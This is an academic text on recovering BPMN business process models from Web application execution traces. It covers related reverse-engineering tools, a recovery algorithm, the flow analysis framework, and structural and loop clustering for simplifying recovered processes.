The rise of new technologies (e.g., server technologies and client scripting languages) introduced the concept of computation in the Web applications realm, thereby allowing novel and much more complex human-Web interactions. The new technologies allow developers to realize Web applications which include advanced, sophisticated user interactions, that are not possible with the traditional Web paradigm. In fact, the synchronous request-response protocol used by traditional Web applications introduces a delay between two subsequent pages, which prevents all interactions requiring a short response time. On the contrary, modern applications are based on asynchronous requests, which leave the user interface active and responsive. Nowadays, it is common for Web applications to execute runtime and adaptive processes by building dynamic pages on-the-fly and running server side programs whose outcome depends on user inputs. Hence, modern Web applications allow to realize complex, huge and adaptive processes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Reverse Engineering of Web Applications

Web applications are becoming more and more complex and difficult to maintain and evolve. To satisfy the customers' demands, they need to be updated in their content but also in their structure, often and quickly. One of the key phases, when application maintenance and evolution activities are conducted, is the comprehension of the application under evolution. Indeed, it is extremely expensive – programmers spend huge amounts of time and effort for understanding the internal Web application structure – and often necessary, because the available documentation is not aligned with the implementation, if not missing at all. In these cases, reverse engineering tools can be used to recover and understand the structure/architecture of an application. It is well-known that automatic and semi-automatic recovery approaches/tools can be used to improve and simplify the difficult task of software comprehension.

SmartSite (Tilley et al. 2001) is a tool that offers reverse engineering capabilities for supporting Web site evolution. This tool is useful to understand the overall site's structure. WARE (Di Lucca et al. 2002) and ReWeb (Ricca et al. 2001) are also tools for the reverse engineering of Web applications; they aim at helping the user comprehension to improve the Web applications structure. However, the analyses and views implemented in the two tools are different. The output of WARE consists of a set of abstract UML diagrams (Use cases, UML class diagrams, etc.), showing several aspects of a Web application at different abstraction levels. ReWeb mainly produces graphs representing the navigational structure of a Web application, where nodes represent pages and edges hyperlinks. These models extracted via reverse engineering can be exploited with success also in software testing.

However, as recognized in recent works, such as in the survey by Patel et al. (Patel et al. 2007), these traditional approaches for recovering Web application models – based on application coverage criteria such as page and link coverage, or based on server code analysis – are often inadequate for modern, dynamic and highly interactive applications. ReAjax, FireDetective, Crawljax and CReRia are examples of recent reverse engineering tools realized to analyze modern Web applications.

ReAjax, originally presented by Marchetto et al. (Marchetto et al. 2012), is a tool that implements a reverse engineering approach able to recover meaningful models from modern Web applications. ReAjax applies dynamic analysis to infer a finite state machine (FSM) of the target application user-interface. In the FSM, each state represents a class of similar instances of the single-page user-interface while each transition represents an event of the page user-interface that impacts/changes the user-interface in case of activation. The built FSM is then used to comprehend the application behaviors and to generate test cases.

Matthijssen et al. (Matthijssen et al. 2010) present FireDetective, a tool that implements a trace analysis technique for Ajax applications. The tool traces some executions of a target application with the aim of collecting information about HTTP requests sent by client to server components of the application. These requests are then presented to the user in various graphs and diagrams with the aim of helping the user in understanding the behaviors of the application.

Mesbah and van Deursen (Mesbah et al. 2008) present Crawljax, a crawler that exercises an application for detecting its clickable elements, that is the elements that can potentially change the state of the dynamically built application user-interface. A change in the interface is detected by converting the interface structure and content into a hash-code string and comparing it with the hash-code strings corresponding to the visited interfaces by means of an edit-distance algorithm. By considering these interface changes, a state-flow graph (which captures the user-interface states) is inferred. The graph is then used to generate a multi-page static version of the original Web application and to generate test cases.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Amalfitano et al. (Amalfitano et al. 2010) present CReRia, a tool implementing a reverse engineering technique for recovering FSMs from Ajax applications. It is based on:

1. A dynamic analysis in which each instance of the application user-interface is traced (an instance is composed of the whole set of user-interface widgets of the application user-interface);
2. A-posteriori analysis of the recorded traces is performed for grouping user-interface instances according to heuristics (e.g., two instances are equivalent if they have the same number of interface widgets);
3. A manual validation of the clusters of user-interface instances; and
4. The FSM construction, which is finally achieved by converting each obtained user-interface instance group into a state of the FSM. The recovered models have been mainly used for functional and performance testing by the same authors.


Business Processes

A business process is an abstract model describing how a business organization handles a particular business objective. It usually consists of a set of related activities linked one with another and with points controlling the execution flow. Examples of activities for the realization of an online sale process can be: getting the order by the customer, checking the product availability, checking the credit card validity and product delivery. Business processes are usually described by means of workflows. A workflow captures the main activities performed by the process, its execution flow and also secondary elements, as process participants and their roles, data and resources. Typical entities characterizing a workflow are: Tasks, logical steps for activity realization; Subprocesses, sets of related tasks working together to realize a sub-goal of the process; Start or Stop events identifying respectively the starting and ending points of the workflow; Decision, Parallel, Merging or Synchronization points, elements managing the control flow that guides the task execution; Participants or Executors that allow organize the distribution of activities according to the role; and Data, representing input/output data used in the process or exchanged among process elements. Well-known modeling languages for describing workflows are, for example, Business Process Modeling Notation (BPMN), UML Activity diagram, Event-driven process chain (EPC), XML Process Definition Language (XPDL).

Among them, the use and diffusion of the Business Process Modeling Notation (BPMN http://www.bpmn.org), due to its standardization, is notably increasing. More and more organizations choose to use such a graphical notation for representing their business processes. Figure 1 shows core-entities of the BPMN. In detail, *Activities* (including both *Tasks*, atomic activities, and *Subprocesses*, complex activities) are depicted as rounded-corner rectangles. For example, buying a product online is a complex activity, i.e., a subprocess, composed of at least two main tasks: selecting the product and paying for it. *Events*, representing something that "happens" during the process execution, are depicted as circles. An event, can be not only a start or an end event, identifying respectively the starting and ending points of the process, but also an intermediate one, i.e., an event happening in the middle of the process execution, as for example receiving an email or the expiration of a deadline. *Gateways*, in charge of managing the control flow that guides the activity execution, are represented as diamonds. They are used both for splitting and reconciling multiple execution flows. Different symbols inscribed in the diamonds allow to discriminate about the specific semantics of the gateway (e.g., exclusive decision point, parallel point, synchronization point). *Swimlanes* (*Pools* and *Lanes*) allow to organize the distribution of the activities

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. BPMN core-elements



among different process participants and roles. In detail, a pool represents a participant, which can also be a complex entity as an organization, within a process; lanes are sub-partitions of a pool, e.g., roles within the organization. Swimlanes are depicted as rectangular boxes containing process *Flow Objects* (i.e., activities as well as control and data flow elements) associated with the corresponding participant and/or role. *Data Objects*, representing input/output data used in the process or exchanged among activities, are depicted as rectangles with a folded-over top-right corner. Finally, *Connecting Objects* allow to connect BPMN process elements. In detail, *Sequence Flows* are used to represent the execution control flow (within a pool) e.g., between two activities or between an activity and a gateway; *Message Flows* for the communication exchange between processes enacted by two different participants, i.e., for the communication between two pools; and *Associations* for associating different information to process elements (e.g., input and output data to activities).

Related Works

The focus of this section is more oriented to business process recovery and mining than to business rule extraction (Wang et al. 2004), since works falling in the first area are more related to the presented work than the others. In the literature the following main categories of process recovery techniques can be identified:

- **Code-Focused:** Techniques that are focused on the analysis of the application source code. For instance, Zou et al. (Zou et al. 2004) (and other works of the same authors) propose the use of static analysis of the source code to extract the business processes implemented by ecommerce applications. The following steps are applied: (i) the source code is parsed to identify code entities candidate to be business entities; (ii) the source code is statically analyzed to recover the control structure that manages these entities; (iii) the as-implemented workflow is built. A set of rules is applied to reduce the size of the analyzed code and data (e.g. utilities and libraries are not considered).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **GUI-Focused:** Techniques that are focused on the analysis of the application GUI without accessing application artifacts (such as the source code). For instance, Kim et al. (Kim et al. 1998) introduce an approach for recovering business processes starting from the analysis of the forms contained in the GUI of an application. The intuition is that the GUI can be analyzed to identify the business data. The reason is that a GUI-form is a structured collection of fields defined for entering and displaying data and that often the data in input and output to/from the application are business data. Kim et al. propose this technique in particular for business process reengineering.
- **GUI+code Based:** Techniques that recover the implemented process starting from the analysis of the application GUI (mainly used for identifying business objects) and enriching it by exploring the application source code by means of static code analysis. For instance, Zou et al. (Zou et al. 2007) (and other works of the same authors such as (Zou et al. 2009)) describe an approach for recovering a two-layers process from a Web application. The high-level process is built by analyzing the navigational structure of the application, while the low-level process details the high-level and it is generated by statically analyzing the application code. Di Lucca et al. (Di Lucca et al. 2003) introduce an approach for recovering business object models from applications. The approach focuses on the analysis of the elements of the application GUI (to identify the business objects) and on the use of a static analysis of the application code (to identify the relationships that exist among business objects).
- **Data-Centered:** Techniques that are focused on the analysis of the data managed by the application. For instance, Paradauskas et al. (Paradauskas et al. 2006) describe an approach to extract business knowledge from legacy code. The starting step of the approach is the analysis of the data stored in the database with the aim of recovering its schema. The schema is then semantically enhanced using clues extracted by analyzing the system artifacts (e.g. source code, business reports, e-mail correspondence and corporate memos). Another example is the work by Hung et al. (Hung et al. 2005). This work introduces an approach to extract business processes by analyzing the communication flow among business-logic and business data of a three-layers Web application. To this purpose, a static code analysis is applied for controlling fetch and update operations used in the code to put data into and get data from the database.
- **Query-Based:** Techniques that are focused on the analysis of several application artifacts (e.g., code, documentation) by means of (pattern-based) queries exploiting the presence of specific information in such artifacts. For instance, Ghose et al. (Ghose et al. 2007) present an approach for querying several system artifacts (documentation, source code and web-content) with the aim of extracting its underlying process. Two types of artifacts are considered: text and model. The first one groups documents such as manuals, requirement documents, mission/vision statements, meeting minutes. Model artifacts are structural documentation of the software described by using notations such as UML and enterprise models.

However, most of the existing process mining and recovery techniques (e.g., (Bose et al. 2009), (van der Aalst et al. 2003)) try to infer processes by analyzing the workflow logs, that are execution traces containing information about organizations and process executions. In this area, most of the effort has been devoted to control-flow mining (e.g., see the alpha algorithm proposed by van der Aalst et al. (van der Aalst et al. 2003)). Such techniques and approaches often produce large and intricate processes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Assuming that this is due to spurious information contained in the traces, some works prune the model by removing process elements having low execution frequencies (van der Aalst et al. 2003).
- Some works apply preliminary analysis to the collected execution traces. For example, Marchetto et al. (Marchetto et al. 2011) identify representative of such traces and then use these representatives to recover the process model, that is they mine the process using a subset of the initially collected traces. Similar works exist (Bose et al. 2009) that cluster segments of the collected traces to mine a number of smaller process models, one for each different cluster.
- Other works (e.g., (Di Francescomarino et al. 2010)) use clustering techniques to modularize the mined processes into sub-processes, thus improving their readability. However, the effects of modularity can be limited by the process domain, structure and complexity (Reijers et al. 2008). Process reduction, hence, is applied after process recovery and after the application of existing techniques for reducing process complexity (e.g., noise pruning, modularization).
- Finally, some works propose the use of evolutionary algorithms to balance under and over-generalization when mining a process model or to reduce the inferred process a-posteriori. For instance, Alves de Medeiro et al. (Alves et al. 2006) apply a genetic algorithm to mine a process balancing the ability of reproducing behaviors traced in logs and extra-behaviors. Their algorithm optimizes a single-objective function which combines under and over-generalization. On the contrary, (Marchetto et al. 2011b) and (Tomasi et al. 2012) aim at optimizing more objectives at the same time: complexity, non-conformance and business content. These last two objectives, absent in (Alves et al. 2006), descends from the analysts' understandability needs, while the notion of non-conformance corresponds to the notion of under-generalization introduced by Alves de Medeiro et al.

BUSINESS PROCESS MODEL RECOVERY AND REDUCTION


The reverse engineering technique for extracting the process underlying a Web application described in this section is based on the analysis of the application user-interface exercised during the execution. Figure 2 presents the overall approach. It is performed by means of the following main steps:

- Tracing the application execution (step A in Figure 2);
- Recovering of the initial process model from the recorded traces (step B in Figure 2);
- Refining the process (steps C and R in Figure 2) by means of clustering (step D) or reduction (step freq).

The idea is to build an initial process that describes the workflow exposed via the application user-interface by analyzing execution traces. A *trace* is a collection of events, and information about them, occurring during a run of the application, stored in a log file. In detail, the traces considered here contain information about: the behavior of the application (in terms of visited pages and executed events, such as button clicks and links), the structure of each visited page (in terms of its forms and links) and its content (in terms of textual content related to user-interface elements). Their analysis allows to infer the initial process, which is represented by using the BPMN notation. Afterward, modularization (e.g., Structural

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Process recovery and refinement



Clustering) and reduction (e.g., Frequency-based Reduction) techniques can be applied to the resulting process for its refinement and for improving its readability. Different combinations of refinement techniques can be applied to the recovered process (e.g., structural clustering and then process reduction, or process reduction and then clustering). However, it is important to note that the use of different sequences of refinement techniques can impact process readability in different ways.

Business Process Model Recovery

GUI-Based Reverse Engineering


During the application execution, three types of information are stored in the execution traces:

- **Structural Information**: The structure of each visited client Web page (i.e., an instance of application user-interface) in terms of all its links, forms and their fields, e.g., input text and checkbox;
- **Behavioral Information:** The sequence of user-interface elements (e.g., forms and links) activated by the user during the navigation of the application and used to submit information and requests to server-side components;
- **Content Information:** The (textual) content of the application Web pages related to each user-interface element part of structural or behavioral information.

Let us consider for example the user navigation described in Figure 3 for the user login. If the user is already registered, he only needs to insert his login and password in the *LoginForm* form and to sign-in, by pressing the *Sign-in* button. However, in the example, he is not yet registered, thus he needs to click the *RegisterNow* submit button. Such an event triggers the *RegisterNow.do* server component (e.g., a servlet), which displays the *RegistrationPage* page. Now the user can choose whether to proceed with the short or complete registration. In this example, the *RegistrationForm* is filled and its *Submit* button pressed by the user. Hence, the *Registration.do* server component is executed and the *ConfirmationPage* is visualized. For this example of navigation we store both behavioral information (e.g., the pair ⟨*RegisterNow*, *RegisterNow.do*⟩) and structural information (e.g., the *Login* and *Password* fields in the *LoginForm* of the *WelcomePage*).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Example of Web application and collected traces



Dynamic Process Extraction

Starting from the set of traces *t* obtained during the application execution, the initial workflow process is built by applying the algorithm in Figure 4. During the initialization (step 1 of the algorithm), execution traces are analyzed for initializing three sets, GUIESS, CSS, APTS. Figure 4 shows the three sets built on the basis of the above example. GUIESS contains the structural information related to each visited Web page in terms of its forms, fields and links (e.g., in Figure 3 GUIESS contains information related

Figure 4. Process Recovery algorithm

Input: Set of traces(t)
Output: BPMN model

1. Initialize
1.1 extract the GUI-element structure set $GUIESS$
$GUIESS = \{ges \mid ges = (ge, structuralComponents(ge))\}$
where ge is a a form or link GUI-element in t and
$$structuralComponents(ge) = \begin{cases} fields(f) & \text{if } ge \text{ is a form } f \\ \{l\} & \text{if } ge \text{ is a link } l \end{cases}$$
and $fields(f)$ is the field set of a form f
1.2 extract the set of client-server component pairs CSS
$CSS = \{cs \mid cs = (se, ss)\}$
where se is the submit event exercised by the user via submit button or link
and ss the correspondent triggered server component
1.3 extract the set of pair-action traces $APTS$
$APTS = \{apt \mid apt = (ap_1, \ldots, ap_z)\}$
where $ap_i = (WP_i, se_i)$
$WP_i = \bigcup_{ge \in GUIElements(WP_i)} submitElement(ge)$
and $submitElement(ge)$ is the submit event (i.e. the submit button or the link)
of the GUI-element (respectively the form or the link) exercised by the user
2. Build client-side $FSM = (N, E)$
2.1 $N = \bigcup_{apt \in APTS} \bigcup_{ap = (WP, se) \in apt} GUIElements(WP)$
2.2 $E = \bigcup_{apt=(\ldots, (WP_i, se_i), (WP_{i+1}, se_{i+1}), \ldots) \in APTS} \bigcup_{se_j \in WP_{i+1}} (GUIElement(se_i), GUIElement(se_j))$
where $GUIElement(se)$ is the GUI-element (i.e., form or link) activated by exercising the submit event
(i.e. the submit button or the link respectively)
3. Convert client-side FSM to the client BPMN process $p = (cPool, MF)$
3.1 create the client pool $cPool = (T, S, G, E, SF)$
3.2 add tasks and sequence flows
3.2.1 for each n in N: add t_n to T
3.2.2 for each (n_i, n_j) in E: add (t_{n_i}, t_{n_j}) to SF
3.3 add necessary gateways to G
3.4 populate subprocesses with structural information
for each $ges = (ge, structuralComponents(ge))$ in $GUIESS$
if $|structuralComponents(ge)| > 1$ (i.e. if $ge = f$ && $|fields(f)| > 1$)
3.4.1 move t_{ge} from T to S
3.4.2 for each $field$ in $fields(ge)$
add t_{field} task to t_{ge}
4. Add server-side to the BPMN process $ps = (cPool, sPool, MF)$
4.1 add the server pool $sPool = (sT, sS, sG, sE, sSF)$
4.2 create server tasks, events and process message flows
for each $cs = (se, ss)$ in CSS
4.2.1 add t_{ss} to sT,
e_{ss} to sE and
(e_{ss}, t_{ss}) to E
if $structuralComponents(GUIElement(se)) = \{se\}$
4.2.2 add $(t_{GUIElement(se)}, e_{ss})$ to MF
else
4.2.3 add (t_{se}, e_{ss}) to MF
4.3 add necessary gateways to sG


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to both the *LoginForm* and *RegisterNowForm* forms of the page *WelcomePage*). CSS contains the behavioral information related to pairs of submission events and associated triggered server components (e.g., in Figure 3 CSS describes the connection between form submission events, such as *RegisterNow* in the form *RegisterNowForm*, and their server-side components, such as *RegisterNow.do*). Finally, APTS is a set of pair-action traces, obtained by exploiting both structural and dynamic information. APTS is structured in sequences of action pairs *ap* such as: *ap = (WP, se)*, where *WP* is a Web page abstraction and *se* is the form/link submission event, contained in *WP* and exercised by the user (e.g., in APTS in Figure 3, the first action pair trace *apt1* contains the beginning of the sequence of exercised events, (i.e., *RegisterNow* and *Submit*), each associated to the user-interface abstraction in which it is contained (i.e., *WelcomePage* and *RegistrationPage*, respectively).

By analyzing the action-pair traces a finite state machine (FSM, step 2) is built and then used for recovering the client side process *p*. The FSM is realized (line 2.1) by defining a node for each user-interface element of the traced Web pages (e.g., *LoginForm* and *RegisterNowForm* in the example). For each pair of consecutive *ap* (ap_i and ap_{i+1}), an edge is added to the FSM (line 2.2) from the node representing the source form/link in ap_i to all forms/links contained in the target page of ap_{i+1}. For instance, in APTS of the example the pairs *({SignIn, RegisterNow}, RegisterNow)* and *({Submit, GotoSRF}, Submit)* are two consecutive action pairs representing the fact that the event *RegisterNow* of the form *RegisterNowForm* in the page *WelcomePage* connects the *WelcomePage*, represented as the sequence of the submit events of its forms (*{SignIn, RegisterNow}*), to the page *RegistrationPage*, represented as *{Submit, GotoSRF}*. Hence, an edge is added to the FSM from the node *RegisterNowForm* to all the nodes in the *RegistrationPage* (i.e., *ShortRegistrationForm* and *RegistrationForm*).

The built FSM is then converted into a BPMN process, *p*. Figure 5 shows a fragment of the BPMN process obtained by applying the algorithm to the example. An empty process is initially created and a client pool is added to it (line 3.1), Figure 5 top. For each node of the FSM, a task (line 3.2.1) and the set of sequence flows (line 3.2.2) corresponding to the FSM-edges are added to the pool. For instance, in Figure 5, the tasks *RegisterNow* (corresponding to the node *RegisterNowForm*), *GotoSRF* (corresponding

Figure 5. Fragment of a recovered process



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to the node *ShortRegistrationForm*) and *RegistrationForm*, as well as the sequence flows corresponding to the edges connecting the first task with the second and the third ones, are added to the client pool. Moreover, the required BPMN gateways are added in decision and merging points (line 3.3), e.g., for tasks with more than one incoming or outgoing edge. The process *p* is enriched by considering also the structural information in GUIESS (line 3.4). If a task of the process represents a form of the application user-interface, the task is converted into a subprocess (line 3.4.1) populated with a set of tasks, one for each field of the form (line 3.4.2). For instance, the form *RegistrationForm* of the page *RegistrationPage* contains several fields; each of them corresponds to a task in the related subprocess *RegistrationForm* in Figure 5.

Finally, the server component activation and execution are modeled in the process. To this aim, a server pool is added (line 4.1), Figure 5-bottom. The pool is then populated (line 4.2.1) with events and tasks representing respectively server events and components (e.g., servlets) triggered by the user. Moreover, by analyzing each pair *(se, ss)* in CSS, gateways, sequence and message flows are added to the process. In particular, a message flow is created between the two pools by connecting each *se* task contained in GUIElement(*se*) with its server-side counterpart (the event firing the activated servlet). For instance, in the example in Figure 5, the server-side component *RegisterNow.do*, called by the form *RegisterNowForm*, represents a task of the server pool activated by an event triggered by the client pool task *RegisterNow*.

Business Process Model Refinement

Figure 6 shows the process recovered for Softslate (http://www.softslate.com), a real-life ecommerce application. Softslate Commerce is a Java shopping cart application that allows companies to manage their on-line stores. It consists of >200k lines of Java/JSP code, it uses several frameworks (e.g., Struts, Wsdl4j), and it can be interfaced with database managers (e.g., MySql). The process shown in Figure 6 is not supposed to be readable but it allows the reader to understand the potential complexity of full recovered processes.

The typical problems that have to be faced when process models are recovered from execution logs include:


1. Process size and complexity;
2. Under-generalization: models may describe only a subset of the actual system behaviors; and
3. Over-generalization: recovery algorithms may generalize the actual observations beyond the possible behaviors.

The use of a large set of traces and of an appropriate algorithm can limit the impact of problems (2) and (3), but state of the art techniques have still a hard time with problem (1). Process recovery and mining tools, in fact, tend to produce process models that are quite difficult to understand, because they are overly complex and intricate (they are also called "*spaghetti*" processes (Veiga et al. 2009)).

Existing approaches dealing with the process model size and complexity problem belong to two groups: process-element clustering (i.e., process modularization) and frequency-based process element filtering (i.e., process reduction).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Softslate, an example of spaghetti process



- Process-element clustering takes advantage of the possibility of process (re)modularization offered by subprocesses (Di Francescomarino et al. 2010). Re-modularized process models are expected to be simpler to understand and manage but at the same time they should be able to maximize their capability to represent all possible process flows, in a hierarchical way that is meaningful and expressive for business analysts. Empirical evidence (Reijers et al. 2008) shows that modularity positively affects process understandability. However, its effect can depend on factors such as the process domain, structure and complexity.
- Frequency-based process reduction removes process elements related to application components rarely executed (van der Aalst et al. 2003). Pruning processes according to the execution frequency (van der Aalst et al. 2003) is useful to remove noise and to focus the process on relevant application behaviors. Reduced processes are expected to be simpler to understand and manage (having lower size and complexity), but at the same time they should be able to maximize their capability to represent the "relevant" process flows, in a way that is meaningful, expressive and easy to capture for analysts. However, practical experiences show that reducing too much may also lead to overly simplified processes, that do not capture the core business properties and activities any more.

In the following we detail how to apply Clustering and Frequency-based process refinement.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Business Process Model Refinement by Process Re-Modularization

Modularity is the design principle of having a complex system composed of smaller subsystems that can be managed independently though functioning together as a whole. Analogously, in process modeling, modularity is the design principle of having a complex business process composed of smaller subprocesses. Modularization in process models (e.g., (Mendling et al. 2007), (Reijers et al. 2008)) is mainly a modeling style (i.e., stepwise task refinement) but it also helps in stimulating model reuse and concurrent execution (subprocesses may be executed by means of different engines). In addition, modularization helps programmers and designers in model and software understanding. In a recent experiment related to process modularization, Reijers et al. (Reijers et al. 2008) showed that process modularization positively impacts on the process understanding activity.

As seen above, the recovered process models may be huge, intricate and complex; (re)modularization offers a possibility to improve their readability. In detail, given a graph representing a process, subprocesses, grouping cohesive and meaningful sets of process elements, are identified and introduced in the process by applying clustering techniques. Several clustering criteria for grouping together these sets of elements have been presented in the literature (Di Francescomarino et al. 2010). Examples are:

- **Structural Clustering:** The structure of each group of nodes in the graph matches a loop, a sequence or an alternative pattern;
- **Page Clustering:** Nodes in each group represent elements of the same Web page;
- **Dependency Clustering:** Each group of nodes minimizes coupling with other groups and maximizes internal cohesion;
- **Semantic Clustering:** Nodes in each group correspond to page elements with similar textual content.

These techniques can be applied individually or composed in specific orders for improving the process modularization. The input of each clustering technique is a graph extracted from the recovered process (i.e., a graph node corresponds to a process task and a graph edge to a sequence flow) and used as intermediate artifact for grouping process elements. The produced output is a refined BPMN process, obtained converting the clustered graph back to the BPMN representation. The refined BPMN process contains a set of subprocesses which replace the clustered process elements. Furthermore, in order to improve process understandability, for each new subprocess, some characterizing terms are identified by analyzing the terms contained in such a subprocess and suggested as meaningful subprocess labels.

In the rest of this section, we detail the *structural clustering* approach while we refer to (Di Francescomarino et al. 2010) for the other clustering techniques. We, hence, first introduce the Flow Analysis Framework, which is used more than one time in the approach, and then we show how to customize the framework to cluster the recovered processes.

Flow Analysis Framework

One of the main applications of the Flow Analysis Framework (Aho et al. 1985) is the static code analysis. Static code analysis is often performed extracting the control flow graph (CFG) and propagating flow information inside it. In the CFG, each node represents a statement and an edge between two statements represents a (syntactically) possible execution flow between them. For example, the CFG of the frag-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ment of code in Figure 7(a) is depicted in Figure 7(b) (see below for details). The label of each node of the graph is the line number of the corresponding code statement. Properties holding for a certain CFG (e.g., data and control dependences) can be determined by traversing the graph and propagating proper information.

The Flow Analysis Framework allows code analysts to describe in a general way the procedure performed for the propagation (through the CFG) of the flow information and its modification according to statement. Given a graph $G = (N, E)$ where N is the set of nodes and E the set of edges, the Flow Analysis Framework consists of:

1. A set V of values that can be propagated in the graph. Elements of V are assigned to $IN[n]$ (input of n) and $OUT[n]$ (output of n) for each node n in the graph;
2. A transfer function f (or a set of them). Every node n is associated to a function $fn: V \rightarrow V$ representing the computation performed in the node: $OUT[n] = fn(IN[n])$. The transfer function is assumed to be monotone, associative, commutative and idempotent;

A confluence (meet) operator $\wedge$ used to join flow values coming from the OUT set of the predecessor (or successor) nodes into the IN set of the current one n: $IN[n] = \wedge_{m \in z(n)} OUT[m]$, where m is a node of the node set $z(n)$ defined according to the direction of the information propagation (see below). Each meet operator has an identity (top) element $\top$. Examples of meet operators are union and intersection operators, respectively having $\top = \varnothing$ and $\top = U$, when $V = 2^U$.

3. The direction of the information propagation can be *forward* or *backward*. It determines if the information is propagated starting from predecessors or successors of a node. In case of *forward* propagation, the meet operator is applied to the set of predecessors of n ($z(n) = pred(n)$), while in the other case it is applied to the set of successors of n ($z(n) = succ(n)$).

The generic flow analysis algorithm is reported in Figure 8. The algorithm starts with an initialization step in which IN and OUT sets are defined for each node of the graph. Then the information is propagated in the graph by applying meet operator and transfer function, according to the selected propagation direction, until the fix point is reached. The flow analysis framework has been successfully applied for determining different properties of a program, e.g., reachable uses, dominators, post-dominators. For each type of analysis, the framework is instantiated by defining the most suitable:

Set of flow values V,
Transfer function f,
Meet operator $\wedge$, and
Propagation direction.

Example of application of the Flow Analysis Framework. For example, the instantiation of the flow analysis framework for the computation of the dominators of the nodes in a CFG propagate the information related to the nodes. Indeed, a node n in a CFG dominates a node m in the same graph if n is contained in every path of the CFG from the initial node of the CFG to m. The flow analysis framework, in this case, can be instantiated in the following way:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. *V* contains sets of nodes of the CFG (i.e., $V = 2^N$, where *N* is the set of graph nodes).
2. The transfer function *f* has the following structure:

$f(x) = GEN[n]$

$\bigcup(x - KILL[n])$

where $GEN[n]$ and $KILL[n]$ are defined as:

$GEN[n] = \{n \in N\}$

$KILL[n] = \oslash$

Hence, for each iteration of the flow propagation $OUT[n] = GEN[n] \bigcup IN[n]$

The confluence (meet) operator is the set intersection. This way it is possible to detect, for each node *n*, only those nodes that have to be necessarily traversed for reaching the node *n* itself. The corresponding top element is $\top = \mathrm{N}$. Hence, in the initialization phase, each node, except the initial one, that is initialized to the empty set, is initialized to *N*.

3. The direction of the information propagation is *forward*, thus the meet operator is applied, for each node *n*, to the set of predecessors of *n* ($z(n) = pred(n)$).

The graph in Figure 7(b) shows next to each node the corresponding *IN* and *OUT* values both in the initialization phase (IN_0 and OUT_0) and in the only iteration of the algorithm occurring in this example (IN_1 and OUT_1). Next to each statement in Figure 7(a) is reported the final set of statements dominating the current statement. For instance, the code statement at line 3 ("goto a;") is dominated by the statements at lines 1 and 2 (respectively: "x = 3;" and "if (x)").

Structural Clustering

This type of clustering was inspired by structured programming (Dahl et al. 1972). Several structuring techniques and methodologies have been proposed over time for removing or reducing the use of GOTO statements (i.e., writing so called "structured programs"). Structured programs are composed of simple (single-input, single-output), modular and hierarchical program-flow structures, such as sequence, selection, and repetition.

By means of structural clustering a process can be structured grouping a set of graph nodes (process elements) if their arrangement matches a structural pattern such as loop, sequence and alternative pattern. Each structural pattern is detailed in this section. In detail, "blocks" of nodes representing elements in the initial process are identified and grouped into subprocesses. A set of graph nodes (process elements) is a block if: (i) it respects at least one of the three clustering criteria (see below); and (ii) no nodes have edges incoming into or outgoing from the block (with source or destination not in the block), except for exactly one source and one sink node. This notion of block has also been used for other purposes, e.g., Ouyang et al. (Ouyang et al. 2006) and Vanhatalo et al. (Vanhatalo et al. 2008), in the process conversion from BPMN to BPEL.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Example of application of the flow analysis framework for the computation of dominators in a code fragment




Figure 8. Flow analysis framework

**** Initialization ****
For each $n \in N$
$IN[n] = \top$
$OUT[n] = f(IN[n])$
End For

**** Flow propagation ****
While any $OUT[n]$ **or** $IN[n]$ **changes**
For each $n \in N$
$IN[n] = \bigwedge_{m \in z(n)} OUT[m]$
$OUT[n] = f_n(IN[n])$
End For
End While

where:
if (direction = ‘‘fwd’’) $z = pred$
if (direction = ‘‘bwd’’) $z = succ$

Loop Clustering

Loop clustering groups elements whose sequence flow creates a cyclic structure. Such a pattern is recognized by applying the algorithm by Tarjan (Tarjan et al. 1972) for computing the strongly connected components (SCCs) in the process. The identified SCCs are then filtered by considering only those of them having at most one node with incoming SCC-external edges (i.e., edges whose extreme nodes are not both contained in the SCC) and at most one node with SCC-external outgoing edges (the target node is out of the SCC), respectively representing the SCC source and sink nodes.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

After filtering, each remaining SCC is mapped to a cyclic subprocess of the initial process. If such a cycle contains an edge from the sink to the source node (return edge), before converting the graph back to the BPMN process, the return edge is removed and the SCC transformed into a BPMN loop subprocess, according to the BPMN specifications. To this aim, a node representing a fictitious exit node is added to the component set and the target of all the edges pointing to the SCC source node is replaced with the added exit node. Figure 9(a) shows an example in which an SCC (containing the tasks B, C, D) is identified and transformed into a BPMN loop subprocess. The excluded SCCs (those with more than one node with incoming or outgoing edges outside the SCC) are analyzed again with the aim of finding sub-SCCs that can be converted into smaller sub-processes. In detail, for each pair of nodes having SCC-external edges, an induced graph is built by considering the node-pair and all nodes having only SCC-internal edges. Such iterative analysis may identify more than one (partially) overlapping sub-SCCs. In this case, the set with the maximum cardinality of nodes is selected. Finally, the SCC components are grouped into a generic cyclic or BPMN loop (if a return edge exists) subprocess.


